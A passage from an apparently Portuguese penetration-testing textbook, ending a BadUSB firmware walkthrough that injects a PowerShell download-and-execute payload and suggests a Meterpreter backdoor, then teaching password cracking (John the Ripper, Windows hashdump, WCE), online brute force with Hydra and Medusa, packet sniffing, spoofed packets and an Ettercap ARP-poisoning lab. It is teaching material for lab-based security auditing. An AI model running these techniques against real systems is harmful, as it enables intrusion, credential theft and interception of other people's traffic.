firmware/bin/fw.bin (são exibidas algumas mensagens de alerta, mas são
irrelevantes).
Vamos criar uma cópia do firmware customizado (firmware/bin/fw.bin)
dentro do diretório tools com o nome de CFW.bin (tools/CFW.bin).
Também vamos criar uma cópia do “burner image” dentro do diretório tools
(tools/ BN03V104M.BIN).
Uma vez com o projeto compilado, os arquivos binários serão gerados
dentro do diretório tools. Ainda dentro desse diretório será gerado o arquivo
DriveCom.exe.
Insira o pendrive, abra um prompt de comandos e navegue até a pasta tools.
Obtenha as informações sobre o USB para checar se ele contém a versão
correta com o firmware correto.
C:UsersWin7DesktopPsychsontools> DriveCom.exe /drive=E /action=GetInfo
Action specified: GetInfo
Gathering Information
Reported chip type: 2303
Reported chip ID:
Reported firmware version: 1.01.53
198.
Mode: Firmware
O chipindica 2303 (ps2251-03 com o firmware 1.01.53 [firmware correto
para os testes]).
Após checarmos se a versão do dispositivo é a versão correta, vamos criar o
firmware com a backdoor. Para isso, o payload escolhido deverá ser um dos
payloads do Ruber Ducky (isso porque o BadUSB transforma o USB em
um simulador de teclado idêntico ao Ruber Ducky, e deve-se utilizar os
mesmos payloads) que pode ser obtido em
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads.
Particularmente, gosto do PowerShell wget+Execute, rápido e quase
imperceptível: (https://github.com/hak5darren/USB-Rubber-
Ducky/wiki/Payload---powershell-wget---execute). Altere-o de acordo com
a sua necessidade.
De acordo com Adam e com o que eu observei nas listas de discussão do
BadUSB, é possível restaurar o firmware original depois que o USB tiver o
seu firmware adulterado. Mas, para isso, você deve quebrar a caixinha do
USB e inserir uma faca ou agulha sobre os PINs corretos, que são dois ou
três PINs exibidos na figura dentro do diretório docs
(docs/PinsToShortUponPlugInForBootMode.jpg). Dessa forma é possível
restaurar o firmware original ou mesmo colocar outros firmwares. Mais
informações sobre esse procedimento podem ser encontradas em
https://github.com/adamcaudill/Psychson/wiki/Executing-From-Boot-ROM
e em diversas listas de discussão sobre diversos problemas do BadUSB
https://github.com/adamcaudill/Psychson/issues/. Caso o leitor queira
manter um backup do seu firmware original, poderá realizá-lo com o
DriveCom.exe.
DriveCom.exe /drive=E /action=DumpFirmware /burner=BN03V104M.BIN
/firmware=firmware_original.bin
Particularmente, não gosto de usá-lo, pois é necessário quebrar a caixinha
do USB, além de esse procedimento ser bem trabalhoso. Portanto, leitor,
tenha em mente que uma vez com o firmware alterado, “não há mais volta”.
Uma vez selecionado o payload, gere o arquivo bin por meio do Java (é
199.
necessário o Javainstalado) e do duckencode.
C:Userswin7DesktopDuckEncoder_2_6_3> java -jar encoder.java -i
wget_powershell_payload.txt -o inject.bin
Hak5 Duck Encoder 2.6.3
Loding File... [OK]
Loading Keyboard File... [OK]
Loading Language File... [OK]
Loading DuckScript... [OK]
DuckScript Complete... [OK]
Crie uma cópia do arquivo inject.bin para o diretório tools (Psychson/tools).
Também é interessante mantermos o firmware customizado (CFW.bin) de
maneira intacta (será injetada a backdoor nesse firmware), então crie uma
cópia dentro do diretório tools com o nome de hid.bin (tools/hid.bin – esse
será o firmware customizado em que será inserida a backdoor).
Injete o payload dentro do hid.bin:
C:UsersWin7DesktopPsychsontools> EmbedPayload.exe inject.bin hid.bin
File update.
A última etapa consiste em enviar o firmware infectado com a backdoor
para o pendrive.
Psychsontools> DriveCom.exe /drive=E /action=SendFirmware /burner=BN03V104M.BIN
/firmware=hid.bin
Action specified: SendFirmware
Gathering Information
Reported chip type: 2303
Reported chip ID:
Reported firmware version: 1.01.53
Mode: Firmware
Switching to boot mode...
Rebooting...
Sending firmware...
Executing...
Mode: Firmware
Nesse momento, o nosso BadUSB foi criado com sucesso.
Retire o pendrive e insira-o no Windows 7.
200.
Um simples USBemulou um teclado e infecta uma máquina rodando
Windows!
Que tal no lugar de um arquivo qualquer
(bob.old–’http://example.com/bob.old’) colocarmos uma backdoor com o
payload Meterpreter?
Mais informações sobre o projeto podem ser encontradas em
https://github.com/adamcaudill/Psychson.
Novamente, obrigado, Adam ;-)
1 Processo de ataque originalmente introduzido por Shakeel Ali e Tedi Heriyanto, autores do livro
Backtrack 4: Assuring Security by Penetration Testing. (p. 220 e 221.)
201.
capítulo 11
Escalonamento deprivilégios
Uma vez que o sistema tenha sido explorado, a próxima etapa consiste no
escalonamento de privilégios, em que o auditor consegue acesso restrito ao
sistema e necessita de acesso a contas privilegiadas para executar
programas que requerem privilégios administrativos.
Nessa etapa, o auditor tenta transformar o seu acesso restrito em acesso
irrestrito, seja quebrando o arquivo de senhas de contas privilegiadas ou, até
mesmo, instalando farejadores (sniffers) ou programas que capturam teclas
digitadas (keyloggers) na máquina local.
Para que um usuário consiga acessar com sucesso o seu sistema, os métodos
de autenticação podem ser classificados em três tipos1
:
• Arquivos de autenticação – Nesta categoria encontra-se o mecanismo
de senhas convencionais. Ex: o usuário A tem a senha 123, logo
qualquer pessoa que logar no sistema com o usuário A e a senha 123
será considerada o usuário A.
• Tokens – Nesta categoria encontram-se métodos de autenticação um
pouco mais sofisticados do que na categoria anterior, como o sistemas
de tokens.
• Biometria –Nesta categoria encontra-se o sistema de biometria e retina.
É mais segura em comparação às categorias “Arquivos de autenticação”
e “Tokens”.
O livro é focado no primeiro tipo de autenticação, e a sua quebra pode ser
tanto offline como online.
11.1 Escalonamento de privilégios offline
Toda e qualquer natureza de quebra de senhas em que se transfira o arquivo
202.
de senhas paraa máquina do auditor é considerada escalonamento de
privilégios offline, isso porque não é necessário estar online, ou na internet,
para realizar a quebra de senhas. Por exemplo: Após escalonado o
privilégio para acesso administrativo em máquinas Windows e transferido o
arquivo de hash de senhas, todo o restante do processo para quebra de
senhas ocorre na máquina do auditor. A grande vantagem desse método é
que não há nenhum mecanismo para bloqueio de tentativas de quebra de
senha; a grande desvantagem é que, de alguma forma, o auditor necessita
ter acesso ao arquivo de senhas (seja ganhando acesso remoto, acesso físico
ou outros).
11.1.1 Common User Passwords Profiler
Antes de ser iniciado o processo de quebra do arquivo de senhas, o auditor
vai necessitar de uma lista de palavras que contenha as possíveis senhas a
serem quebradas. Essa lista pode ser obtida na internet, e o Kali Linux
contém o excelente diretório /usr/share/wordlist/ com várias listas de
palavras. O arquivo /usr/share/wordlist/rockyou.txt.gz contém palavras
normalmente usadas como senhas. Um bom dicionário não é um dicionário
com milhares de palavras, e sim com palavras que são utilizadas como
prováveis senhas. Por exemplo, informações a respeito do proprietário da
rede, como nome, telefone, datas de aniversários etc. já constituem uma
base sólida para construção de uma boa lista. Com certeza, uma lista bem
elaborada terá uma taxa de sucesso infinitamente maior do que listas
prontas encontradas pela internet. Por exemplo, a sua wordlist pode ser:
teste
teste123
teste10
teSte
TESTE
123teste
...
11.1.1.1 CUPP
Porém derivações da palavra teste podem ser cansativas se forem escritas
203.
manualmente. Para isso,a ferramenta CUPP nos auxilia nessa etapa. O
download do CUPP pode ser realizado em http://www.remote-
exploit.org/content/cupp-3.0.tar.gz.
No seu código-fonte há um erro, mais precisamente na linha 289. Inverta o
final da linha.
• Código original
.split(", ").lower()
• Correção
.lower().split(", ")
Utilize o modo interativo para criar uma lista de palavras nova. Nesse
modo, perguntas são feitas para criação do dicionário, como qual é o nome
da sua vítima, nome da sua esposa, data de nascimento etc.
root@kali# python cupp.py -i
O CUPP também pode gerar lista de palavras (wordlists) a partir de outras
wordlists. Mas lembre-se de que essa opção deve ser utilizada com listas
pequenas, pois uma lista muito grande pode gerar outras listas com
terabytes de tamanho e tornar-se totalmente inviável.
root@kali# python cupp.py -w wordlist
O CUPP contém o arquivo de configuração cupp.cfg, que pode ser alterado
de acordo com a necessidade do auditor.
11.1.1.2 Crunch
O Crunch é outra ferramenta que possibilita a geração de dicionários. Sua
utilização é simples:
crunch min max caracteres -o saída
min Número mínimo de caracteres que farão parte da wordlist.
max Número máximo de caracteres que farão parte da wordlist.
caracteres Quais são os caracteres que formarão a wordlist.
saída Arquivo de texto que será gerado.
204.
Por exemplo, vamosgerar uma lista de palavras de 1 até 6 caracteres
contendo os caracteres “rot123”.
root@kali# crunch 1 6 rot123 -o /root/lista
Observem a diferença entre o CUPP e o Crunch: o CUPP gera uma lista de
palavras (ajustável alterando-se o arquivo cupp.cfg) e o Crunch gera uma
lista de caracteres (caracteres esses que estão embaralhados).
A utilização do CUPP é mais recomendada quando o auditor necessitar
acertar a senha (quando já se tem uma noção de qual seja a senha e se
deseja gerar derivações dessas palavras), já a utilização do Crunch é mais
recomendada em processos de força bruta ou quando não se tem a menor
ideia de qual seja a senha.
O Crunch possibilita outras combinações como o uso do parâmetro –t, que
força a utilização da cadeia de caracteres. Por exemplo: o Crunch vai gerar
uma lista de palavras de 7 caracteres, sendo que os 4 primeiros são a cadeia
“root”. Os três últimos podem ser os caracteres 1,2 ou 3.
root@kali# crunch 7 7 123 –t root@@@ -o /root/lista
O metacaracter @ pode ser substituído por outros metacaracteres.
@ Lower case – Caractere literal
, Upper case – Caractere maiúsculo
% Numbers – números
^ Symbols – Símbolos
Outro exemplo: O Crunch vai gerar uma lista de sete caracteres, sendo que
a lista iniciará por “root”, o próximo dígito será um caractere minúsculo,
seguido de um caractere maiúsculo e um número:
root@kali# crunch 7 7 -t root@,% -o /root/lista
O Crunch tem cadeia de caracteres predefinidos (por exemplo: somente
valores hexadecimais, somente números etc.) que se encontram no arquivo
/usr/share/crunch/charset.lst.
Pode-se escolher essa cadeia de caracteres com a opção –f seguida do tipo
desejado:
205.
root@kali# crunch 13 –f /usr/share/crunch/charset.lst mixalpha-numeric –o /root/lista
A lista gerada pode ser dividida por tamanho. Para isso, escolha a opção –o
seguida de –b.
root@kali# crunch 5 5 –f /usr/share/crunch/charset.lst mixalpha-numeric –t adm@@ -o START –
b 5kb
A lista gerada pode ser dividida por número de linhas:
root@kali#crunch 5 5 –f /usr/share/crunch/charset.lst mixalpha-numeric –t adm@@ -o START –c
500
11.1.1.3 John the Ripper
John the Ripper é uma ferramenta usada para quebra de hash de senhas,
suportando vários métodos criptográficos, como md5, sha1, psk e outros.
Pode operar em um destes modos:
• Single crack – Tentará quebrar as senhas usando o nome, derivações do
nome, diretório home do usuário etc. Fornecido com a opção --single.
• Wordlist – Uma lista de palavras é fornecida ao John the Ripper para
efetuar a quebra de senhas. Fornecida com a opção --wordlist=.
• Incremental mode – Tentará todas as combinações possíveis de usuário
e senha, método conhecido como força bruta. É a condição 100%
certeira, porém, dependendo da complexidade da senha, a sua quebra
será totalmente inviável. Fornecido com a opção –-incremental.
• External mode – Modo de operação mais complexo. Nesse modo,
poderá ser utilizado um componente externo para a quebra das senhas
(por meio de reprogramação do seu código-fonte). Não será abordado
neste livro.
Observações:
1. Caso nenhuma opção seja fornecida ao John the Ripper, será utilizada a
opção padrão: primeiro será feita a tentativa da quebra pelo modo
single, depois será usada a wordlist padrão do John the Ripper
localizada em /usr/share/john/password.lst e, por último, o modo
incremental.
206.
2. Em qualquermodo pode ser fornecido Ctrl+C para interromper o
processo de quebra, caso deseje voltar à quebra:
john --restore
3. Após finalizar o processo de quebra, para exibir as senhas:
john arquivo_com_hash_das_senhas --show
4. O John the Ripper armazena as senhas que foram crackeadas no
arquivo /root/.john/john.pot. Então, caso a senha seja decifrada, e o
leitor tentar realizar novamente a quebra de senhas, o John the Ripper
não fará a quebra, isso porque o hash da senha já foi decifrado e está
armazenado nesse arquivo. Apague esse arquivo para realizar múltiplos
testes sobre a mesma senha.
5. O John the Ripper armazena o progresso da quebra de senhas no
arquivo /root/.john/john.rec. Caso o processo de quebra de senhas seja
interrompido e esse arquivo seja apagado, futuras restaurações não serão
possíveis (a quebra da senha vai recomeçar do zero novamente).
11.1.1.4 Quebra de senhas no Linux
Primeiro será adicionado um usuário teste com a senha teste no Kali Linux:
root@kali# adduser teste
Crie a wordlist /root/wordlist contendo as palavras root e teste:
root@kali# echo root > wordlist
root@kali# echo teste >> wordlist
Para quebrar as senhas do Linux, deverá ser executado o comando
unshadow:
root@kali# unshadow /etc/passwd /etc/shadow > /root/senhas
O comando unshadow é necessário, pois o John vai juntar os arquivos
passwd e shadow como sendo somente um; essencial para o modo single,
que se utilizará dessas palavras (como nome, comentários etc.) para
elaboração de uma wordlist inteligente.
1. Opção padrão
root@kali# cd /root/
207.
root@kali# john senhas
root@kali#john senhas --show Exibe a senha decifrada
2. Single Crack
root@kali# cd /root/
root@kali# john --single senhas
3. Wordlist
root@kali# cd /root/
root@kali# john --wordlist=/root/lista senhas
4. Wordlist com Rules
root@kali# cd /root/
root@kali# john --wordlist=/root/lista --rules=Single senhas
root@kali# john --wordlist=/root/lista --rules=Extra senhas
root@kali# john --wordlist=/root/lista --rules=Wordlist senhas
root@kali# john --wordlist=/root/lista --rules=NT senhas
root@kali# john --wordlist=/root/lista --rules=Single-Extra senhas
root@kali# john --wordlist=/root/lista --rules=Jumbo senhas
Para mais informações sobre o modo de rules, consulte o arquivo
/etc/john/john.conf.
5. Modo incremental
root@kali# cd /root/
root@kali# john --incremental senhas
6. Restaurando a sessão
root@kali# cd /root/
root@kali# john --incremental senhas
Digite Ctrl+C
root@kali# john --restore
11.1.1.5 Quebra de senhas no Windows
A quebra do arquivo de senhas no Windows é um pouco diferenciada.
Para versões de Windows inferiores ao Vista, o processo é similar à quebra
de senhas no Linux.
• Consiga acesso meterpreter ao Windows Vista ou XP.
208.
• Consiga acessocomo sendo nt authoritysystem.
meterpreter > getsystem
• Acesse o hash de senhas do sistema Windows por meio do módulo
hashdump.
meterpreter > run hashdump
• Copie o hash para um arquivo de texto e realize a quebra de senhas.
root@kali# john senhas_WinXP
Para versões do Windows superiores ao Vista (como Windows 7 ou 8):
consiga acesso ao usuário nt authoritysystem (pode ser visualizado na
seção 9.4.5 “User Interface commands”).
• Acesse o hash de senhas do sistema Windows por meio do módulo
hashdump:
meterpreter> run hashdump
• Copie o hash para um arquivo de texto e realize a quebra de senhas:
root@kali# john senhas_Win7 --format=nt
• Para exibir as senhas encontradas:
root@kali# john senhas_Win7 --format=nt --show
11.1.1.6 Windows Credentials Editor
O processo realizado com o John the Ripper, até o presente momento,
possibilita-nos recuperar a senha por meio de ataques de dicionários. E se
eu disser a você que existe um modo mais fácil, bem mais fácil de recuperar
senhas do Windows? Tão fácil ao ponto de que não é necessário rodar
nenhum processo de força bruta ou dicionário? É só rodar o Windows
Credentials Editor e pronto: temos as credenciais do sistema.
Em tempos mais antigos, foi criada uma técnica denominada pass-the-hash
(passar pelo hash), cujo objetivo era logar no sistema somente por meio do
hash da senha, sem a necessidade de saber qual é a senha. Uma vez com o
sistema comprometido, o atacante poderia recuperar o hash de senhas do
sistema e utilizá-lo para autenticar-se em serviços que utilizam o hash LM
e/ou NTLM (como um servidor remoto SMB), escalando o seu privilégio
209.
para além damáquina local e ganhando acesso ao servidor. A técnica pass-
the-hash é válida para versões antigas do Windows (como o Windows XP e
Windows 2003), por esse motivo essa técnica não será explorada no livro,
mas há excelentes artigos e tutoriais na internet que exploram melhor essa
técnica.
A versão mais moderna dessa técnica é o Windows Credentials Editor, que
possibilita obter o texto claro do hash de senhas, e, por fim, conseguir a
senha. A ferramenta wce.exe obtém os hashs de Windows XP até Windows
2008 e a sua utilização é extremamente simples:
Obtenha a ferramenta em http://www.ampliasecurity.com/research.html.
Execute o cmd.exe como administrador (Figura 11.1).
C: wce.exe -w
Como resposta, o wce.exe extrai a senha em claro, independentemente do
tamanho.
WCW v1.41beta (Windows Credentials Editor) -
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
win7PC:daniel@henrique@negri@moreno
PC$WORKGROUP:
Figura 11.1 – Execute o shell como administrador.
210.
11.2 Escalonamento deprivilégios online
Nesse método, o auditor deverá testar as senhas de forma online, ou seja, no
momento em que um serviço estiver rodando, será feita a tentativa de
acesso ao sistema até que a senha seja encontrada. A grande desvantagem
desse método é que, dependendo do sistema auditado, poderá haver
mecanismos para bloqueio de tentativas de quebra de senha. A grande
vantagem é que não é necessário nenhum tipo de pré-acesso ao sistema
(como login/senha de qualquer usuário) ou até mesmo o hash do arquivo de
senha.
11.2.1 Cewl
Permite fazer a captura de palavras de websites para elaboração de
wordlists.
root@kali# cewl 192.168.1.102 --write /root/Desktop/lista_cewl -e
11.2.2 xHydra
Ferramenta para quebra de senhas online. Suporta diversos tipos de
protocolos, como HTTP, FTP, POP3, SMB etc. Funciona testando nomes
deusuário e senha, caso as credenciais sejam encontradas, o xHydra exibe
uma alerta.
11.2.2.1 Laboratório xHydra
root@debian# service ssh start
root@kali# xhydra
A figura 11.2 mostra a tela inicial do xHydra.
211.
Figura 11.2 –Tela inicial do xHydra.
Na aba Target, o alvo pode ser selecionado.
Pode ser selecionado tanto Single Target, para realizar testes de quebra de
senha contra um único alvo, ou Target List, contendo uma lista de alvos a
serem testados. Também é selecionada a porta em que será realizado o
processo de quebra de senhas (a porta padrão do SSH é a 22) e o protocolo
usado (SSH).
A opção Be verbose exibe o resultado detalhado e Show Attempts mostra as
tentativas de conexões falhas.
Na aba Passwords é possível configurar o xHydra para tentar um único
nome de usuário com a opção Username ou uma lista deles por meio da
opção Username List, conforme mostra a figura 11.3.
Ainda é possível configurar o Hydra para tentar uma única senha por meio
da opção Password ou uma wordlist por meio da opção Password List.
212.
Figura 11.3 –Tela de seleção password.
Como primeiro teste, escolha a opção Username (com o nome root)
ePassword (digite a senha do root).
Após esse primeiro laboratório, encorajo o leitor a utilizar uma lista de
palavras por meio da opção Password List.
Inicie o ataque na aba Start, conforme mostra a figura 11.4.
Figura 11.4 – A quebra de senhas foi realizada com sucesso.
Nota: desafio o leitor a inserir novos usuários no sistema Debian e realizar o procedimento com
o xHydra para cada um deles.
213.
11.2.3 Hydra
O xHydranada mais é do que a interface gráfica do Hydra. O Hydra é
executado via terminal e tem as mesmas funcionalidades da sua interface
gráfica (xHydra).
hydra [opções] host módulo
Opções:
-l usuário Nome de usuário.
-L lista Lista de usuários.
-p senha Senha.
-P
dicsenhas
Lista de senhas.
-S Habilita SSL.
-s porta Caso o serviço não esteja na sua porta padrão, utilize essa opção.
-e valor O valor pode assumir n (login sem senha), s (usar o nome de login como senha) ou
r (login inverso como senha).
host Nome do host.
módulo Módulo que se deseja usar.
Exemplos:
root@kali# hydra -l root -p toor ssh://192.168.1.102
root@kali# hydra -l root -p toor 192.168.1.102 ssh
11.2.4 Medusa
Ferramenta semelhante ao Hydra.
Opções:
-h IP Endereço IP.
-H dic_IP Lista com os endereços IPs a serem testados.
214.
-u usuário Usuário.
-U
dicusuário
Listade usuários.
-p senha Senha.
-P dicsenha Lista de senhas.
-M módulo Nome do módulo sem .mod (encontrado em /usr/lib/medusa/modules) ou
[TAB].
-m
parâmetro
Usado opcionalmente com –M para acertar detalhes do módulo.
-q Usado juntamente com –M para ajuda do módulo.
-e Opções extras.
-s Habilita SSL.
-n porta Caso o serviço não esteja na sua porta padrão, utilize essa opção.
Exemplo de uso:
root@kali# medusa –h 192.168.1.102 –u root –p toor –M ssh
11.3 Sniffers
Sniffers são softwares usados na captura do tráfego de dados da rede para
monitorar e interceptar os dados que passam pelo computador. Podem ser
do tipo:
• Local – Sniffers locais interceptam os dados somente destinados à
máquina local e não conseguem fazer a captura de dados remotos.
Exemplos de sniffers locais são o tcpdump e o Wireshark.
• Remoto – Sniffers remotos interceptam o tráfego de dados
remotamente. Ou seja, conseguem interceptar o tráfego de dados não
destinado somente à máquina local, e sim a todas as máquinas da rede
(somente LAN). Um exemplo de sniffer remoto é o Ettercap ou, até
mesmo, o tcpdump, se a rede estiver configurada com um hub.
215.
• Ativo –Sniffers ativos interceptam o tráfego de dados, mas para isso
devem modificar protocolos de rede. Normalmente alteram o protocolo
ARP. Um exemplo de sniffer ativo é o Ettercap.
• Passivo – Sniffers passivos interceptam o tráfego de dados de maneira
passiva, sem realizar nenhuma alteração em protocolos, apenas com a
interface de rede escutando em modo promíscuo. Exemplos de sniffers
passivos são o tcpdump e o Wireshark.
Sniffers de rede conseguem realizar a captura de dados pela capacidade de
trocar a interface de rede pelo modo promíscuo. Uma interface de rede pode
apresentar o modo tradicional e o modo promíscuo.
• Modo tradicional – Quando uma interface apresenta-se no modo
tradicional, não consegue efetuar a captura do tráfego de dados.
• Modo promíscuo – Quando uma interface se apresenta no modo
promíscuo, consegue realizar a captura do tráfego de dados. Em uma
rede com hub, o modo promíscuo captura todos os dados da rede,
inclusive dados não destinados à própria máquina.
11.3.1 Sniffer tcpdump
O tcpdump é um sniffer de rede que realiza a captura dos pacotes de rede
por meio de filtros e apresenta diversas opções de filtragem. Por exemplo,
pode-se aplicar um filtro para capturar somente dados HTTP. Caso
executado sem filtros, o tcpdump vai mostrar todos os pacotes capturados.
tcpdump [opções] [filtro]
Opções:
-i iface Escolhe a interface.
-n Não resolve IP para hostname.
-nn Não resolve IP para hostname nem nomes de portas.
-v Modo detalhado. Aumenta com o uso de –vv ou -vvv.
-X Imprime os cabeçalhos dos pacotes em hexa e em ASCII.
216.
-s num Defineo tamanho de bytes a serem capturados. Por padrão é definido um tamanho de 96
bytes. Caso o pacote seja maior, é recomendado o uso do 0, que captura o pacote
completo.
-c num Limita o número de pacotes capturados para num.
-q Modo quiet. Não exibe informações detalhadas.
-S Imprime o número de sequência.
-w
arquivo
Grava a saída do tcpdump em um arquivo.
Filtro:
and Operador lógico E.
or Operador lógico OU.
host host1 Captura todos os pacotes de hostname host1.
ip src ip_origem IP de origem.
ip dst ip_destino IP de destino.
port porta Porta.
src port porta Porta de origem.
dst port porta Porta de destino.
Exemplos:
1. Captura simples. Captura qualquer dado com destino à máquina local
root@kali# tcpdump –n
2. Imprimir detalhes do pacote HTTP
root@kali# tcpdump –nqX
3. Tráfego com destino ao Debian
root@kali# tcpdump –nqX ip dst 192.168.1.102
4. Tráfego com destino ao Debian e origem dos dados como sendo o IP
192.168.1.100
217.
root@kali# tcpdump –nqXip dst 192.168.1.102 and ip src 192.168.1.100
5. Tráfego com destino ao IP 192.168.1.102 e porta 22 (SSH)
root@kali# tcpdump –nqX ip dst 192.168.1.102 and port 22
root@kali# ssh 192.168.1.102
6. Tráfego com destino ao IP 192.168.1.101 e porta 21 (FTP)
root@kali# tcpdump –nqX ip dst 192.168.1.101 and tcp port 21
7. Tráfego destinado ao host (não importa se o host é origem ou destino)
root@kali# tcpdump –nqX host 192.168.1.102
8. Captura somente um pacote
root@kali# tcpdump –nqX host 192.168.1.102 -c 1
9. Tráfego destinado ao host 192.168.1.102 e porta de origem 80
root@kali# tcpdump –nqX host 192.168.1.102 and src port 80
10. Tráfego destinado ao host 192.168.1.102 e porta de destino 80
root@kali# tcpdump –nqX host 192.168.1.102 and dst port 80
11. Pacote ICMP
root@kali# tcpdump –nnqX -c 2 icmp
11.3.2 Sniffer Wireshark
Sniffer para monitoramento de pacotes. Consegue capturar e decodificar
vários tipos de protocolos, não apenas o TCP/IP. Pode ser utilizado com
linha de comando (tshark) ou com interface gráfica (Wireshark).
11.3.2.1 Laboratório Wireshark
O Wireshark possibilita a utilização de filtros, que filtram o resultado de
acordo com o parâmetro desejado. Alguns filtros que serão utilizados para o
laboratório:
HTTP Protocolo HTTP
ICMP Protocolo ICMP
TCP Protocolo TCP
218.
ip.dst== IP dedestino
ip.src== IP de origem
tcp.dstport== Porta de destino
tcp.srcport== Porta de origem
and Operador lógico E
or Operador lógico OU
Inicie o Wireshark:
root@kali# wireshark
Selecione a interface que se deseja para realizar a captura dos dados,
conforme mostra a figura 11.5.
Figura 11.5 – Selecione a interface em que o Wireshark fará a captura
remota dos dados.
O botão vermelho (botão à direita) indica para o Wireshark parar a captura.
O botão verde (botão à esquerda) indica para o Wireshark iniciar uma nova
captura.
Os laboratórios serão efetuados sobre a aba Filter, conforme indica a figura
11.6.
219.
Figura 11.6 –Tela do Wireshark.
Exemplos:
1. Capturando pacotes ICMP
root@kali# ping 192.168.1.102
No Wireshark:
Filter: icmp
2. Capturando pacotes ARP Request
root@kali# arping 192.168.1.102
No Wireshark:
Filter: arp
3. Capturando pacotes SYN com destino à porta 22
root@kali# hping3 -S -p 22 192.168.1.102
No Wireshark:
Filter: ip.dst==192.168.1.102 and tcp.dstport==22
4. Pacotes UDP com destino à porta 53
root@kali# hping3 -2 -p 53 192.168.1.102
No Wireshark:
Filter: ip.dst==192.168.1.102 and udp.dstport==53
220.
5. Pacotes comorigem falsa
root@kali# hping3 -S -p 80 --spoof 1.2.3.4 192.168.1.1
No Wireshark:
Filter: ip.dst==192.168.1.1 and ip.src==1.2.3.4
6. Pacotes com destino aleatório
root@kali# hping3 -S -p 80 --rand-dest x.x.x.x -I eth0
root@kali# hping3 -S -p 80 --rand-dest 1.1.1.x -I eth0
No Wireshark não aplique nenhum filtro.
7. Pacotes com destino ao IP 192.168.1.102 e porta de origem 666
root@kali# hping3 -S -p 80 -s 666 192.168.1.102
No Wireshark:
Filter: ip.dst==192.168.1.102 and tcp.srcport==666
8. Capturando pacotes HTTP
Acesse uma página HTTP
No Wireshark:
Filter: http
9. Capturando conexão FTP
Inicie um servidor FTP no Windows
root@kali# ftp 192.168.1.101
No Wireshark:
Filter: ftp
11.4 Ataques Man-in-the-Middle (MitM)
Ataque Man-in-the-Middle provavelmente é o tipo de ataque mais potente
contra uma rede. Nesse tipo de ataque, o atacante ficará na escuta da rede,
ou seja, interceptará a conexão entre o host A e o host B, ficando no meio
da conexão.
Por estar assumindo uma função de intermediário, o Man-in-the-Middle
221.
pode efetuar ataquesde captura, leitura e redirecionamento do tráfego.
O tráfego normal ocorre de uma extremidade até outra, conforme mostra a
figura 11.7.
Figura 11.7 – Tráfego normal de dados.
Em um ataque Man-in-the-Middle, o tráfego de dados é redirecionado para
a máquina do atacante, conforme mostra a figura 11.8.
Figura 11.8 – Tráfego de dados em um ataque MitM.
11.4.1 ARP Spoofing
Um dos maiores problemas de redes é o uso de sniffers. Como estudado
anteriormente, o sniffer usado (Wireshark) possibilita a captura do tráfego
local. Caso seja monitorada uma rede com hub para gerenciamento do
tráfego, o Wireshark faz a captura do tráfego de todas as máquinas da rede.
Porém o atacante encontrará problemas caso a rede apresente um switch.
Nesse tipo de rede (ao contrário do hub – que faz o encaminhamento do
tráfego de dados para todas as máquinas da rede), o tráfego de dados é
redirecionado somente para o host correto. Com isso, ainda que o atacante
tenha sua interface em modo promíscuo, essa medida será pouco efetiva,
pois, mesmo que o modo promíscuo capture o tráfego de dados das
máquinas da rede, o switch simplesmente não envia dados da rede para o
atacante.
Contudo, esse mecanismo de defesa pode ser burlado com técnicas de ARP
Poisoning, que consistem no forjamento de pacotes ARP nas duas direções
da comunicação.
222.
Em um ataqueARP Spoofing, o atacante C manipula o pacote ARP Reply
dizendo ao host A que o endereço IP de B corresponde ao endereço MAC
de C; e manipula o pacote ARP Reply dizendo ao host B que o endereço IP
de A corresponde ao endereço MAC de C.
Exemplo:
IPxMAC originais
Host A
IP 192.168.1.2 MAC AA:AA:AA:AA:AA:AA
Host B
IP 192.168.1.1 MAC BB:BB:BB:BB:BB:BB
Host C
IP 192.168.1.3 MAC CC:CC:CC:CC:CC:CC
Antes do envenenamento
Tabela ARP (Host A)
192.168.1.1 BB:BB:BB:BB:BB:BB
192.168.1.3 CC:CC:CC:CC:CC:CC
Após envenenamento
Tabela ARP (Host A)
192.168.1.1 CC:CC:CC:CC:CC:CC
192.168.1.3 CC:CC:CC:CC:CC:CC
11.4.1.1 Laboratório ARP Spoofing: Ettercap
Observe a tabela ARP do Windows antes do envenenamento, por meio do
comando arp -a.
C: arp -a
Interface: 192.168.1.101 --- 0xb
Endereço Internet Endereço físico Tipo
192.168.1.1 74-ea-3a-e1-e8-66 dinâmico
192.168.1.100 00-23-15-73-86-6c dinâmico
192.168.1.102 9a-e0-3d-8f-23-a1 dinâmico
192.168.1.255 ff-ff-ff-ff-ff-ff estático
223.
Endereços IP (endereçointernet) com endereços MAC (endereço físico)
diferentes para cada máquina.
• Habilite o roteamento de pacotes (IP Forward):
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
• Altere o arquivo /etc/ettercap/etter.conf:
• Modifique a seguinte linha:
[privs]
ec_uid = 65534 #nobody is the default
ec_gid = 65534 #nobody is the default
Para:
[privs]
ec_uid = 0 #nobody is the default
ec_gid = 0 #nobody is the default
• Descomente as linhas:
# IF you use iptables:
redir_command_on = "iptables –t nat –A PREROUTING -i %iface –p tcp --dport %port –j
REDIRECT --to-port %rport"
redir_command_off = "iptables –t nat –D PREROUTING -i %iface –p tcp --dport %port –j
REDIRECT --to-port %rport"
• Inicialize o Ettercap:
root@kali# ettercap -TqM arp // //
O Ettercap será iniciado em modo texto (opção -T) e listará os dados em
forma silenciosa (opção -q), não exibindo tudo o que captura, apenas o
essencial, ou seja, apenas as senhas. E, por último, são selecionados quais
os hosts que sofrerão o envenenamento ARP. No exemplo, // // indica todos
os hosts da rede. Então faremos o envenenamento ARP para todas as
máquinas da LAN. Mas poderíamos selecionar, por exemplo, o
envenenamento apenas entre os hosts 192.168.1.110 e 192.168.1.120
trocando // // por /192.168.1.110/ /192.168.1.1.120/. Poderíamos também
selecionar o envenenamento entre todos os hosts e o host 192.168.1.110 por
meio de // /192.168.1.110/.
224.
Observe a tabelaARP do Windows após o envenenamento, por meio do
comando arp -a.
C: arp -a
Interface: 192.168.1.101 --- 0xb
Endereço Internet Endereço físico Tipo
192.168.1.1 00-23-15-73-86-6c dinâmico
192.168.1.100 00-23-15-73-86-6c dinâmico
192.168.1.102 00-23-15-73-86-6c dinâmico
192.168.1.255 ff-ff-ff-ff-ff-ff estático
Todos os endereços físicos (com exceção do endereço de broadcast
192.168.1.255) foram alterados para o endereço MAC do atacante.
Acesse qualquer site que tenha HTTP. No exemplo, vou acessar o endereço
http://192.168.1.1.
O Ettercap realiza a captura remota do tráfego de dados. Se, por exemplo,
